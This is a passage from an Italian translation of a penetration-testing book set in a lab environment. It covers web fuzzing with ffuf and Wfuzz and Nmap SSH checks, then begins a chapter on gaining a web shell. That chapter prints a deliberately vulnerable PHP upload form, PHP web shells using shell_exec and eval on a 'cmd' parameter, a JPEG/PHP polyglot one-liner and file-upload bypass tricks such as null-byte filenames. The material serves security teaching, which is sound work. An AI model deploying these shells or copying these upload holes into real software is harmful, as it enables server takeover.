acme-iper-branding-2.txt
acme-iper-branding-2.csv
```

Come potete vedere, l'output di questo comando segue il formato `acme-hyper-branding-numero.estensione`.

## Fuzzing con ffuf

*ffuf* (acronimo di *Fuzz Faster U Fool*) è uno strumento di fuzzing web versatile e molto veloce. Utilizzeremo *ffuf* per scoprire la presenza di potenziali file sotto l'endpoint `/files` che potrebbero contenere informazioni interessanti.

Il seguente comando *ffuf* usa l'opzione `-c` (*color*) per evidenziare i risultati nel terminale, l'opzione `-w` (*wordlist*) per specificare un elenco di parole personalizzato, l'opzione `-u` (*URL*) per specificare un percorso, e l'URL completo

dell'endpoint da sottoporre a fuzzing. Eseguiamo ffuf su p-web-01 (172.16.10.10):

```
$ ffuf -c -w files_wordlist.txt -u http://172.16.10.10:8081/files/FUZZ
:: Method      : GET
:: URL         : http://172.16.10.10:8081/files/FUZZ
:: Wordlist    : FUZZ: files_wordlist.txt

:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads        : 40
:: Matcher        : Response status: 200,204,301,302,307,401,403,405,500

acme-hyper-branding-5.csv [Status: 200, Size: 432, Words: 31, Lines: 9,
Duration: 32ms]
:: Progress: [405/405] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] ::
Errors: 0 ::
```

Notate che la parola `FUZZ` alla fine dell'URL è un segnaposto che indica allo strumento dove iniettare le parole tratte dalla wordlist. In sostanza, scambierà la parola `FUZZ` con ogni riga del nostro file.

In base all'output, ffuf ha identificato che il percorso `http://172.16.10.10:8081/files/acme-hyper-branding-5.csv` ha restituito un codice di stato HTTP 200 OK. Se osservate attentamente l'output, dovrete vedere che il fuzzer ha inviato 405 richieste in meno di un secondo, il che è davvero impressionante.

## Fuzzing con Wfuzz

*Wfuzz* è un altro strumento di fuzzing web simile a ffuf. In realtà, ffuf si basa su Wfuzz. Usiamo Wfuzz per eseguire lo stesso tipo di scansione basata su *wordlist* (-w) e quindi utilizziamo le sue capacità di filtraggio per estrarre dall'output e mostrare solo i file che ricevono un codice di risposta 200 OK (--sc 200):

```
$ wfuzz --sc 200 -w files_wordlist.txt http://172.16.10.10:8081/files/FUZZ
--snip--
```

```

Target: http://172.16.10.10:8081/files/FUZZ
Total requests: 405
=====
ID          Response  Lines  Word  Chars  Payload
=====
000000022: 200          8 L    37 W   432 Ch "acme-hyper-branding-5.csv"
Total time: 0
Processed Requests: 405
Filtered Requests: 404
Requests/sec.: 0

```

Ora utilizziamo il comando `wget` per scaricare il file identificato:

```

$ wget http://172.16.10.10:8081/files/acme-hyper-branding-5.csv
$ cat acme-hyper-branding-5.csv
no, first_name, last_name, designation, email
1, Jacob, Taylor, Founder, jtaylor@acme-hyper-branding.com
2, Sarah, Lewis, Executive Assistance, slewis@acme-hyper-branding.com
3, Nicholas, Young, Influencer, nyoung@acme-hyper-branding.com
4, Lauren, Scott, Influencer, lscott@acme-hyper-branding.com
5, Aaron, Peres, Marketing Lead, aperes@acme-hyper-branding.com
6, Melissa, Rogers, Marketing Lead, mrogers@acme-hyper-branding.com

```

Abbiamo individuato una tabella di informazioni personali, che include nomi e cognomi, incarichi e indirizzi e-mail. Prendete nota di ogni dettaglio che siete riusciti a estrarre; non si sa mai quando torneranno utili.

Notate che i fuzzer possono causare involontariamente condizioni di DoS, soprattutto se sono ottimizzati per la velocità. Potreste incontrare applicazioni in esecuzione su server di bassa potenza che si bloccheranno se sottoposte all'azione di un fuzzer altamente efficiente, quindi assicuratevi di avere l'autorizzazione esplicita dall'azienda con cui state lavorando prima di eseguire tali attività.

## Valutazione dei server SSH con l'engine di scripting di Nmap

Nmap contiene molti script NSE per la ricerca di vulnerabilità e configurazioni errate. Tutti gli script Nmap

risiedono nel percorso `/usr/share/nmap/scripts`. Quando eseguite Nmap con il flag `-A`, lo strumento lancerà tutti gli script NSE sul target, oltre ad abilitare il rilevamento del sistema operativo, il rilevamento della versione, la scansione degli script e il traceroute. Questa è probabilmente la scansione meno silenziosa che potete fare con Nmap, quindi non usatela mai se dovete rimanere nascosti.

Nel Capitolo 4, abbiamo identificato su `p-jumpbox-01` (`172.16.10.13`) un server che esegue OpenSSH. Usiamo uno script NSE su misura per i server SSH per vedere che cosa possiamo scoprire sui metodi di autenticazione che supporta:

```
$ nmap --script=ssh-auth-methods 172.16.10.13
Starting Nmap ( https://nmap.org ) at 03-19 01:53 EDT
--snip--
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Lo script NSE `ssh-auth-methods` enumera i metodi di autenticazione offerti dal server SSH. Se `password` è uno di questi, significa che il server accetta le password come meccanismo di autenticazione. I server SSH che consentono l'autenticazione tramite password sono soggetti ad attacchi a forza bruta. Nel Capitolo 7, eseguiremo un attacco a forza bruta contro i server SSH.



## Esercizio 7 – Combinare più strumenti per trovare problemi in FTP

L'obiettivo di questo esercizio è quello di realizzare uno script che richiama più strumenti, esegue il parsing del loro output e lo passa ad altri strumenti. Gestire più strumenti in questo modo è un'attività comune nel penetration testing, quindi vi incoraggiamo a familiarizzare con la creazione di tali flussi di lavoro.

Il vostro script dovrà fare quanto segue.

1. Accettare uno o più indirizzi IP sulla riga di comando.
2. Eseguire uno scanner di porte sugli indirizzi IP; la scelta del tipo di scanner di porte da utilizzare è vostra.
3. Identificare le porte aperte. Se una di queste è una porta FTP (21/TCP), lo script deve passare l'indirizzo allo scanner delle vulnerabilità del Passaggio 4.
4. Utilizzare Nuclei per eseguire la scansione degli indirizzi IP e delle porte. Provare ad applicare template dedicati, alla ricerca di problemi nei server FTP. Cercare nella cartella dei template di Nuclei `/home/kali/.local/nuclei-templates` i template per FTP, oppure utilizzare il flag `-tags ftp` di Nuclei.
5. Eseguire la scansione degli indirizzi IP con Nmap. Utilizzare gli script NSE che trovano vulnerabilità nei server FTP, che potete trovare nella cartella `/usr/share/nmap/scripts`. Per esempio, provate `ftp-anon.nse`.
6. Eseguire il parsing e scrivere i risultati in un file, nel formato che preferite. Il file dovrà includere una

descrizione della vulnerabilità, l'indirizzo IP e la porta rilevanti, il timestamp in cui è stata trovata e il nome dello strumento che ha rilevato il problema. Non ci sono requisiti rigidi su come presentare i dati; un'opzione consiste nell'usare una tabella HTML. Se vi serve una tabella di esempio, scaricate `vulnerability_table.html` dal repository GitHub del libro e aprite il file in un browser. In alternativa, potreste scrivere i risultati in un file CSV.

Come ormai dovreste sapere, c'è più di un modo per scrivere uno script del genere. Conta solo il risultato finale, quindi elaborate lo script come preferite.

## Riepilogo

In questo capitolo, abbiamo concluso le attività di ricognizione svolgendo attività di scansione delle vulnerabilità e di fuzzing. Abbiamo anche verificato le vulnerabilità che abbiamo scoperto, eliminando i potenziali falsi positivi.

Nel farlo, abbiamo utilizzato script bash per eseguire diverse attività. Abbiamo sottoposto a scansione le vulnerabilità, realizzato script personalizzati in grado di eseguire download ricorsivi da server web mal configurati, estratto informazioni sensibili da repository Git e molto altro ancora. Abbiamo anche creato elenchi di parole (*wordlist*) personalizzati utilizzando script intelligenti e abbiamo orchestrato l'esecuzione di più strumenti di sicurezza per generare un report.

Riassumiamo quanto abbiamo identificato finora, da una prospettiva di ricognizione.

- Host che eseguono più servizi (HTTP, FTP e SSH) e le loro versioni.
- Un server web che esegue WordPress con una pagina di login abilitata e alcune vulnerabilità, come l'enumerazione degli utenti e l'assenza di intestazioni di sicurezza HTTP.
- Un server web con un file `robots.txt` rivelatore, contenente percorsi per moduli di upload personalizzati e una pagina per le donazioni.
- Un server FTP anonimo con accesso abilitato.
- Più repository Git aperti.
- Server OpenSSH che consentono accessi basati su password.

Nel prossimo capitolo utilizzeremo le informazioni identificate in questo capitolo per creare un punto d'appoggio iniziale, sfruttando le vulnerabilità e assumendo il controllo dei server.

## Capitolo 6

# Acquisire una web shell

Ora che avete cominciato a conoscere la potenza della shell bash, non dovrebbe sorprendere che gli hacker trovino esaltante usarla per ottenere l'accesso locale o remoto alla shell di un sistema, per poi inviarle comandi, un'attività che in gergo è detto "*popping a shell*".

Esistono numerosi modi per ottenere l'accesso alla shell di un sistema remoto, ognuno dei quali si rivolge a punti d'accesso differenti. Per esempio, potreste ottenere l'accesso a una shell remota sfruttando una vulnerabilità di un'applicazione web, violando a forza bruta gli account di sistema di un server o sfruttando una vulnerabilità di un servizio della rete, come FTP o SMB (*Server Message Block*).

Queste shell remote potrebbero differire dalla shell bash che state impiegando sulla macchina Kali, poiché spesso sono dotate di interfacce e funzionalità limitate e senza privilegi elevati. Tuttavia, ottenere l'accesso alla shell di un altro computer è spesso il primo passo per eseguire alcuni degli attacchi più catastrofici.

In questo capitolo, esploreremo questo approccio, per ottenere l'accesso iniziale tramite una *web shell*: uno script dannoso che fornisce un'interfaccia per l'accesso non autorizzato a un server web. Per raggiungere questo

obiettivo, sfrutteremo le *vulnerabilità dell'upload di file*, che consentono di caricare web shell sui siti web vulnerabili.

Otterremo l'accesso iniziale anche tramite *l'iniezione di comandi del sistema operativo*: una vulnerabilità che consente l'esecuzione di codice remoto tramite l'iniezione di comandi nei campi di un modulo di un'applicazione web. Entro la fine di questo capitolo, avrete ottenuto l'accesso iniziale a due server-laboratorio e avrete sviluppato script della shell bash per interagire con il sistema sottostante.

## Vulnerabilità dell'upload di file arbitrari

Una *vulnerabilità dell'upload di file arbitrari* è una falla della sicurezza, abbastanza comune nelle applicazioni web, che consente agli utenti di caricare tipi di file che non dovrebbero essere accettati; è causata da configurazioni improprie o da controlli scadenti nella convalida e restrizione dei file.

Per esempio, il seguente codice HTML vulnerabile accetta il file di un utente tramite una richiesta HTTP POST e sposta il file caricato in una specifica directory del target senza convalidare né il tipo, né le dimensioni, né il nome del file. Di conseguenza, un hacker potrebbe caricare nella directory `uploads` del server qualsiasi file, incluso uno script, un eseguibile o altri contenuti dannosi.

```
<html>
<head>
  <title>File Upload Form</title>
</head>
<body>
  <form action="" method="POST" enctype="multipart/form-data">
    <h2>Upload File</h2>
    <input type="file" name="uploaded_file">
```

```

        <input type="submit" name="submit" value="Upload">
    </form>
</body>
</html>
<?php
    if($_SERVER["REQUEST_METHOD"] == "POST"){
        $filename = $_FILES["uploaded_file"]["name"];
        move_uploaded_file($_FILES["uploaded_file"]["tmp_name"], "uploads/" .
$filename);
        echo "Your file was uploaded successfully.";
    }
?>

```

Per sfruttare questo codice, un hacker potrebbe caricare un file contenente un payload con una web shell PHP (*PHP: Hypertext Preprocessor*), in genere con estensione .php. Il codice della web shell fornirebbe all'hacker un'interfaccia di esecuzione dei comandi sul sistema target. Ecco un esempio semplificato di tale payload a web shell:

```

<?php
    $output = shell_exec($_GET['cmd']);
    echo $output;
?>

```

La funzione `shell_exec()` consente a un'applicazione web di eseguire comandi della shell dall'interno di uno script PHP. Fornisce un modo per interagire con l'ambiente a riga di comando del server o del sistema operativo. Quando `shell_exec()` viene richiamata specificando come parametro un comando, esegue quel comando nella shell del sistema e restituisce l'output come una stringa, impiegando il nome utente del contesto dell'applicazione (tipicamente `www-data`, `apache` o `nginx`). Il payload eseguirà i comandi inviati tramite il parametro `cmd` in una richiesta HTTP GET.

Se il nome di file della web shell PHP fosse `webshell.php`, l'hacker potrebbe accedervi in un browser web visitando il seguente URL: `http://target-site.com/uploads/webshell.php`. Il codice PHP della web shell potrebbe quindi essere eseguito sul server, fornendo all'hacker un'interfaccia per eseguire

comandi sul sistema. Utilizzando il parametro `cmd` della query URL, l'hacker potrebbe, per esempio, elencare i file presenti sul server con `ls`, con il comando `http://target-`

`site.com/uploads/webshell.php?cmd=ls`. Se visitato da un browser, questo URL potrebbe eseguire il comando sul sistema target e visualizzare la risposta nel browser.

Kali ha un elenco di web shell integrate per molti linguaggi nella directory `/usr/share/webshells`. Potete trovare altre web shell su <https://github.com/nicholasaleks/webshells.git>.

## Fuzzing per l'upload di file arbitrari

Sviluppare ed eseguire una web shell non è sempre facile come nell'esempio PHP che abbiamo appena esaminato. Spesso dovrete bypassare i controlli comunemente utilizzati per proteggere il sistema dall'upload di file arbitrari. Passiamo all'ambiente-laboratorio per esplorare gli strumenti che possiamo utilizzare per identificare queste vulnerabilità.

Un modo per identificare le vulnerabilità di upload consiste nell'usare appositi strumenti automatizzati di scansione per le applicazioni web. Nel Capitolo 5, abbiamo usato `dirsearch` per trovare endpoint e funzioni che consentono l'upload di file. La nostra scansione ha rivelato che la macchina `p-web-01` (172.16.10.10) ha una pagina di upload di file su `http://172.16.10.10:8081/upload`. La Figura 6.1 mostra che cosa dovrebbe restituire il browser Kali Firefox raggiungendo questo URL.




**Figura 6.1** L'uploader di file sulla macchina p-web-01.

Come potete vedere, la pagina web ci dice che accetta solo file con estensioni `.jpg`, `.jpeg`, `.gif` e `.png`. Utilizzando test manuali, possiamo verificare se l'applicazione applica effettivamente questo requisito.

Per caricare il payload della web shell sul target, tuttavia, dobbiamo effettuare una ricognizione. Non esiste un payload “universale” che funzioni per ogni linguaggio, applicazione web, framework e piattaforma.

Nei capitoli precedenti, le scansioni su `p-web-01` ci hanno detto che l'applicazione web usa Python e sta eseguendo Flask, un framework web scritto in Python. Proviamo a caricare una web shell che ha come target Python. Innanzitutto, scaricate il file di test `python-webshell-check.py`.

#### NOTA

Potete trovare i file di questo capitolo su <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch06>.

Esaminiamo ora il contenuto del file per capire meglio come dovrebbe funzionare quando lo carichiamo:

```
import subprocess
result = subprocess.check_output('id', shell=True)
print(result.decode('utf-8'))
```



Questo script Python usa il modulo `subprocess` importato per eseguire un comando `bash` sul sistema operativo sottostante. Specifichiamo esplicitamente il comando `bash` `id` nella funzione `subprocess.check_output()`, che esegue in un sottoprocesso il comando specificato e ne cattura l'output. Il parametro `shell=True` consente di eseguire il comando tramite la shell, abilitando l'uso di funzioni e sintassi specifiche della shell. Infine, mostriamo sulla console i risultati del comando, dopo averli decodificati da byte a stringa. Una volta eseguito, questo codice dovrebbe recuperare le informazioni dell'utente e del gruppo relativamente all'utente che sta eseguendo l'applicazione web.

Sfortunatamente, come potete vedere nella Figura 6.2, non possiamo caricare il file Python nell'applicazione web. Per verificarlo voi stessi, fate clic su *Choose File*, andate alla web shell salvata e fate clic su *Upload*.




**Figura 6.2** Errore di caricamento del tipo di file.

Nel prossimo paragrafo, scoprirete diverse tecniche per aggirare i controlli di upload dei file, che potete utilizzare per eludere le restrizioni e, si spera, eseguire il codice desiderato.

## **Bypassare i controlli di upload dei file**

Per proteggersi dall'upload di file arbitrari, spesso gli sviluppatori usano delle funzioni di convalida. Queste funzioni possono verificare le dimensioni, l'estensione e altre proprietà di un file. Tuttavia, gli hacker possono sfruttare diverse tecniche per aggirare molti di questi controlli per l'upload dei file. Consideriamo alcune di queste tecniche.

### **Modifica dell'attributo `accept`**

Gli sviluppatori utilizzano l'attributo HTML `accept` negli elementi di input dei file per specificare i tipi di file che il browser deve permettere agli utenti di selezionare per l'upload. Per default, questo attributo limita i file in base alla loro estensione o tipo MIME (*Multipurpose Internet Mail Extensions*). Per esempio, la seguente riga di codice HTML utilizza l'attributo `accept` per permettere solo determinate estensioni di file:

```
<input type="file" name="file" accept=".jpeg,.jpg,.gif,.png" >
```

Ma poiché questo attributo è impostato sul lato client, gli hacker possono facilmente aggirare il controllo per ingannare l'applicazione e farle accettare file con altre estensioni o altri tipi MIME. Possiamo manipolare l'attributo `accept` utilizzando gli strumenti per sviluppatori del browser.

Per default, l'applicazione web *ACME Hyper Branding* non utilizza attributi `accept` per l'input dell'upload di file. Per comprendere meglio come funziona questo controllo, provate a modificare il codice HTML lato client per includere tale attributo, come illustrato nella Figura 6.3.




**Figura 6.3** Utilizzo degli strumenti per sviluppatori per modificare l'attributo `accept`.

Se provate a caricare dei file, dovrete notare che il file explorer Kali non visualizzerà i tipi di file non supportati. Tuttavia, potete facilmente aggiungere un'altra estensione di file, per esempio `.py`, all'attributo `accept` o dirgli di accettare tutte le estensioni di file utilizzando il valore jolly (`*`). Nell'explorer dovrebbe pertanto apparire anche il payload della web shell.

Questa tecnica, da sola, potrebbe non riuscire a bypassare i controlli di upload di file, specialmente se l'applicazione web implementa la convalida lato server e il controllo del

tipo di file. Consideriamo alcuni bypass dei controlli lato server.

### **Modifica dell'estensione del file**

Possiamo tentare di caricare come payload una web shell dannosa modificando l'estensione del file e adottandone una consentita dall'applicazione. Per esempio, rinominando uno script dannoso da `webshell.php` a `webshell.jpg` potrebbe riuscire ad aggirare i controlli relativi all'estensione del file che consentono di caricare solo immagini.

Possiamo provare a cambiare l'estensione del file `python-webshell-check.py` in qualcosa di più innocuo come `python-webshell-check.jpg` e sottoporre quindi a test la funzionalità di caricamento dell'applicazione web che gira su `p-web-01`.

Copiate e rinominate il file usando questo comando bash:

```
$ cp python-webshell-check.py python-webshell-check.jpg
```

Quando proverete a caricare lo script dannoso, il file dovrebbe caricarsi correttamente, come illustrato nella Figura 6.4.



**Figura 6.4** Caricamento riuscito dello script dannoso modificandone l'estensione del file.

Ora possiamo eseguire lo script sul server? Nel Capitolo 5 abbiamo scoperto la directory `/uploads` dell'applicazione web. Visitiamo questa directory nel browser dirigendolo su `http://172.16.10.10:8081/uploads`. Dovreste ricevere il messaggio d'errore rappresentato nella Figura 6.5.



**Figura 6.5** Messaggio d'errore della directory `/uploads` di ACME Hyper Branding.

Sembra che dovremo aggiungere all'URL, come parametro, un nome di file. Provate ad aggiungere `python-websHELL-check.jpg` alla fine dell'endpoint URL `/uploads` e poi provate a visitarlo.

La richiesta del browser dovrebbe avere successo, e dovrebbe essere eseguito il download del file. Possiamo verificare se il server ha mantenuto l'integrità dello script dannoso controllando il contenuto del file scaricato. Provate a lanciare il seguente comando bash:

```
$ cat ~/Downloads/python-webshell-check.jpg
import subprocess
# Semplice controllo della webshell python
result = subprocess.check_output('id', shell=True)
print(result.decode('utf-8'))
```

Tuttavia, l'applicazione web non esegue il file Python né esegue il comando `id` della shell. Al contrario, ignora il contenuto del file e serve il file come download, se visitiamo il suo percorso.

Per poter eseguire del codice dannoso, molto probabilmente dovremo affidarci ad altre vulnerabilità nel codice dell'applicazione o lato server che gestiscono male gli upload di file, che eseguono una convalida insufficiente o che interpretano in modo errato il contenuto del file. Sfruttando queste vulnerabilità, potremmo essere in grado di ingannare il server affinché esegua come uno script o un eseguibile il file che gli abbiamo inviato.

Un'altra variante di questa tecnica è l'utilizzo di *doppie estensioni*, in cui l'hacker aggiunge una seconda estensione a un file per aggirare i controlli del tipo di file. Per esempio, potremmo provare a rinominare il file `webshell.php` in

`webshell.php.jpg`. Questo trucco potrebbe essere in grado di aggirare un controllo che considera solo l'ultima parte dell'estensione del file o che si basa esclusivamente sull'estensione del file per determinare il tipo del file.

# File poliglotti dannosi

I *file poliglotti* sono un tipo di file affascinante, che applicazioni differenti interpretano in modi differenti. Questa versatilità deriva dal fatto che sfruttano la struttura specifica e le regole di analisi dei vari formati di file.

Un modo per creare file poliglotti consiste nel manipolare le *intestazioni dei file*, note anche come *signature*, *firme*, o anche *byte magici*, che si trovano all'inizio del file. I sistemi operativi e le applicazioni spesso usano queste intestazioni dei file per scoprire il tipo di un file, in modo da poterne interpretare correttamente i dati.

I file poliglotti dannosi potrebbero essere in grado di aggirare le misure di sicurezza che convalidano l'estensione o il tipo di contenuto di un file. Creando abilmente le intestazioni dei file, possiamo ingannare i sistemi, facendo in modo che trattino i file come benigni quando in realtà hanno contenuti dannosi.

Come esempio, consideriamo l'intestazione del file di un'immagine JPEG. Di solito, i file JPEG iniziano con la firma di byte magici standard `FF D8 FF E0`, seguita da altri byte:

```
FF D8 FF E0 00 10 4A 46 49 46 00 01
```

Potremmo provare a mascherare il codice della web shell PHP come un innocuo file di un'immagine aggiungendovi in modo intelligente i byte magici JPEG, come illustrato qui:

```
$ echo -e "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x00\x01<?php  
eval($_GET['cmd']);?>" > poliglot.php
```

Il comando della shell bash crea un file `polyglot.php` i cui byte iniziali suggeriscono che si tratti di un file JPEG. Dopo quei byte, tuttavia, introduciamo il codice PHP. L'iniezione eseguirà una funzione `eval()` utilizzando il parametro `cmd`.

Potete utilizzare il comando `file polyglot.php` per confermare che il tipo del file è a tutti gli effetti un file di dati contenente un'immagine JPEG.

Sono molti gli strumenti e le librerie che possono aiutarci a manipolare le intestazioni dei file. Fra gli esempi vi sono editor esadecimale come HxD, Hex Fiend e Bless e librerie come libjpeg e libpng. Anche i potenti strumenti a riga di comando ImageMagick ed ExifTool possono manipolare un'ampia gamma di formati di file grafici.

Devono sussistere determinate condizioni affinché il file poliglotta malintenda le funzioni. Innanzitutto, quando l'utente invia il file, il server deve interpretarlo come un'immagine e salvarlo correttamente. In secondo luogo, quando l'utente richiede il file in download, l'interprete PHP che genera la risposta deve riconoscere il file come uno script ed elaborarlo. In alcuni casi, il file potrebbe aver bisogno di un'estensione `.php` per poter attivare l'elaborazione PHP.

## Altre tecniche di bypass

In questo paragrafo accenneremo brevemente ad alcune altre tecniche di bypass che potrete provare.

La tecnica *null byte poisoning*, nota anche come *null byte injection* o *null character injection*, viene utilizzata per manipolare i sistemi di gestione dei file che si basano su stringhe terminate da null. Questa tecnica sfrutta la presenza del byte null `\x00`, che, in vari linguaggi di programmazione, segna la fine di una stringa.

Questo attacco inietta il byte nullo nella stringa del nome file, causandone il troncamento e portando potenzialmente



a un comportamento indesiderato. Per esempio, un hacker potrebbe rinominare il file `webshell.php` in `webshell.jpg%00.php`, iniettando la rappresentazione codificata in URL del byte nullo nel nome file subito dopo l'estensione `.jpg`. Quando elabora il nome del file, il server potrebbe interpretarlo come `webshell.jpg`, ignaro della presenza del byte nullo e della successiva estensione `.php`. Tuttavia, quando in seguito il server elaborerà il file, potrebbe leggere il file come uno script PHP ed eseguire la web shell.

La *manipolazione dell'intestazione Content-Type*, nota anche come *spoofing del tipo MIME*, è una tecnica di bypass del controllo del file in upload che sfrutta la manipolazione dell'intestazione `Content-Type` nella richiesta HTTP inviata durante l'upload del file. Modificando l'intestazione e specificando un tipo di contenuto consentito, possiamo potenzialmente bypassare i controlli lato server relativi al tipo di file. L'hacker catturerebbe la propria richiesta di upload in uscita utilizzando un proxy di intercettazione HTTP come Burp Suite per manipolare l'intestazione `Content-Type` prima che la richiesta raggiunga il server.

Ora che abbiamo esaminato alcune tecniche, possiamo esplorarle nel nostro laboratorio per provare a eseguire l'upload di una web shell e poi eseguirla.

## Upload di file con Burp Suite

Sfruttiamo la vulnerabilità dell'upload di file arbitrari sul server `p-web-01` utilizzando Burp Suite per manipolare l'intestazione HTTP `Content-Type`. Burp Suite è un noto strumento di verifica della sicurezza, sviluppato da

PortSwigger, che consente di manipolare facilmente il traffico inviato alle applicazioni web e di visualizzare le risposte che restituiscono.

Burp Suite è preinstallato sulla macchina Kali. Potete avviarlo facendo clic sull'angolo superiore sinistro della barra dei menu della macchina Kali e cercando *burp suite*. Questo dovrebbe aprire in una finestra a sé l'interfaccia utente grafica di Burp Suite. Se è la prima volta che avviate l'applicazione, dovrebbe chiedervi di scegliere il tipo di licenza e il tipo di file di progetto che volete eseguire. Create un progetto temporaneo con le impostazioni di default.

Quindi, aprite il browser Burp Suite navigando fino alla scheda *Proxy*. Burp Suite vi consente di interrompere temporaneamente tutto il traffico fra il vostro client e l'applicazione web remota utilizzando la sua funzione di *intercettazione proxy*. Al momento non abbiamo bisogno di abilitare questa opzione, quindi assicuratevi che il suo pulsante di attivazione/disattivazione sia su *Intercept Is Off*, come illustrato nella Figura 6.6.

